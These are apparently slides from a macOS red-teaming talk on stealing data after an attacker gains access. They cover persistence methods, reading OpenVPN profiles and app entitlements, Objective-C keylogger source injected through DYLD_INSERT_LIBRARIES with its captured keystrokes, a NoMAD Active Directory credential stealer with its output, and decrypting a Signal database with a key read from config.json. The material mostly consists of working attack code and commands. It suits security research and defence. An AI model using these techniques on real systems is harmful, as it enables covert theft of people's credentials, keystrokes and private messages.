
Typical macOS persistence techniques:

- Launch Agents
- Launch Daemons
- Login Items
- Cron Jobs
- Login/Logout Hooks
- Authorization Plugins
- ... and tons of others -> <https://theevilbit.github.io/beyond/>

<https://vimeo.com/751596910>

<https://vimeo.com/751597017>


Target for this talk



Data Collection

We're interested in:

- VPN credentials
- AD credentials (NoMAD)
- Signal messages
- Browser cookies
- Keychain entries
- AWS / other cloud keys
- Desktop/Documents files



Signal



Data Collection - OpenVPN

```
profiles — -sh — 80x17
Paker:profiles wregula$ pwd
/Users/wregula/Library/Application Support/OpenVPN Connect/profiles
Paker:profiles wregula$ ls
1650620851865.ovpn
Paker:profiles wregula$ tail 1650620851865.ovpn
comp-lzo
resolv-retry infinite
nobind
persist-key
persist-tun
auth-user-pass
route-method exe
route-delay 2
redirect-gateway def1 bypass-dhcp
auth SHA256
Paker:profiles wregula$
```


Data Collection - OpenVPN

```
profiles --sh -- 109x23
Paker:profiles wregula$ codesign -d --entitlements - "/Applications/OpenVPN Connect/OpenVPN Connect.app"
Executable=/Applications/OpenVPN Connect/OpenVPN Connect.app/Contents/MacOS/OpenVPN Connect
[Dict]
  [Key] com.apple.security.cs.allow-dyld-environment-variables
  [Value]
    [Bool] true
  [Key] com.apple.security.cs.allow-jit
  [Value]
    [Bool] true
  [Key] com.apple.security.cs.allow-unsigned-executable-memory
  [Value]
    [Bool] true
  [Key] com.apple.security.cs.disable-library-validation
  [Value]
    [Bool] true
  [Key] com.apple.security.files.user-selected.read-write
  [Value]
    [Bool] true
  [Key] com.apple.security.network.client
  [Value]
    [Bool] true
Paker:profiles wregula$
```

Data Collection – OpenVPN

- You can use my universal app Keylogger
- <https://gist.github.com/r3ggi/26f38e6439d96474491432621f2237c0>


```
__attribute__((constructor)) static void pwn(int argc, const char **argv) {  
  
    NSLog(@"[*] Dylib injected");  
  
    [NSEvent addLocalMonitorForEventsMatchingMask:NSEventMaskKeyDown handler:^(NSEvent * _Nullable(NSEvent * _Nonnull event) {  
  
        if(event.locationInWindow.x == [KeyloggerSingleton.sharedKeylogger lastLocation].x && event.locationInWindow.y == [KeyloggerSingleton.sharedKeylogger lastLocation].y) {  
            [[KeyloggerSingleton.sharedKeylogger recordedString] appendString:event.characters];  
        } else {  
            [[KeyloggerSingleton.sharedKeylogger recordedString] setString:event.characters];  
            [KeyloggerSingleton.sharedKeylogger setLastLocation:event.locationInWindow];  
        }  
        NSLog(@"[*] Recorded string: %@", [KeyloggerSingleton.sharedKeylogger recordedString]);  
        return event;  
    }]);  
}
```

Data Collection - OpenVPN

```
wregula -- -sh -- 132x5
Paker:~ wregula$ DYLD_INSERT_LIBRARIES=/tmp/keylogger.dylib /Applications/OpenVPN\ Connect.app/Contents/MacOS/OpenVPN\ Connect
2022-07-19 16:19:07.139 OpenVPN Connect[35010:7039530] [*] Dylib injected
2022-07-19 16:19:07.739 OpenVPN Connect Helper (GPU)[35012:7039579] [*] Dylib injected
2022-07-19 16:19:08.041 OpenVPN Connect Helper[35014:7039626] [*] Dylib injected
Paker:~ wregula$
```

```
wregula -- -sh -- 154x12
Paker:~ wregula$ log stream --predicate 'eventMessage CONTAINS[c] "[*] Recorded string"'
Filtering the log data using "composedMessage CONTAINS[c] "[*] Recorded string""
Timestamp          Thread             Type              Activity          PID    TTL    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: p
2022-07-19 16:17:34.883690+0200 0x6b56e3          Default           0x0               34924  0
2022-07-19 16:17:35.025321+0200 0x6b56e3          Default           0x0               34924  0
2022-07-19 16:17:35.210778+0200 0x6b56e3          Default           0x0               34924  0
2022-07-19 16:17:35.386540+0200 0x6b56e3          Default           0x0               34924  0
2022-07-19 16:17:35.562791+0200 0x6b56e3          Default           0x0               34924  0
2022-07-19 16:17:35.666505+0200 0x6b56e3          Default           0x0               34924  0
2022-07-19 16:17:35.754969+0200 0x6b56e3          Default           0x0               34924  0
2022-07-19 16:17:35.941912+0200 0x6b56e3          Default           0x0               34924  0
^C
```

Target for this talk



Data Collection – AD Credentials (NoMAD)

- NoMAD saves your AD credentials in MacOS Keychain.
- The Keychain has a flaw that allows getting entries from it without any prompt / root access / user's password
- <https://wojciechregula.blog/post/stealing-macos-apps-keychain-entries/>




Data Collection – AD Credentials (NoMAD)

- I open-sourced a NoMADCredentialsStealer tool as a part of my [#macOSRedTeamingTricks](#) series
- <https://github.com/r3ggi/NoMADCredentialsStealer/>

Usage

```
$ ./NoMADCredentialsStealer.app/Contents/MacOS/NoMADCredentialsStealer
$
+-----+
+  NoMAD Credentials Stealer  +
+  by Wojciech Regula (_r3ggi) +
+-----+
+> Domain -> wojciechregula.blog
+> Domain controller -> controller.wojciechregula.blog
+> Kerberos realm -> WOJCIECHREGULA.BLOG
+> AD login -> wregula@WOJCIECHREGULA.BLOG
+> AD password -> Passw0rd
```

Target for this talk



Data Collection – Signal messages

```
wregula — /bin/sh — /bin/sh — sh — 84x6
sh-3.2$ cat ~/Library/Application\ Support/Signal/config.json
{
  "key": "e26a9[REDACTED]",
  "mediaPermissions": true
}
sh-3.2$
```

The screenshot shows the DB Browser for SQLite application with an SQLCipher encryption dialog box open. The dialog box contains the following text and fields:

Please enter the key used to encrypt the database.
If any of the other settings were altered for this database file you need to provide this information as well.

Password: 0x... [Raw key dropdown]

Encryption settings: SQLCipher 3 defaults SQLCipher 4 defaults Custom

Page size: 4096

KDF iterations: 256000

HMAC algorithm: SHA512


KDF algorithm: SHA512

Plaintext Header Size: 0

Buttons: Cancel, OK

The background shows the DB Browser interface with various menu options like 'New Database', 'Open Database', 'Write Changes', etc. A red arrow originates from the redacted key in the terminal window above and points to the Password field in the dialog box.

Target for this talk



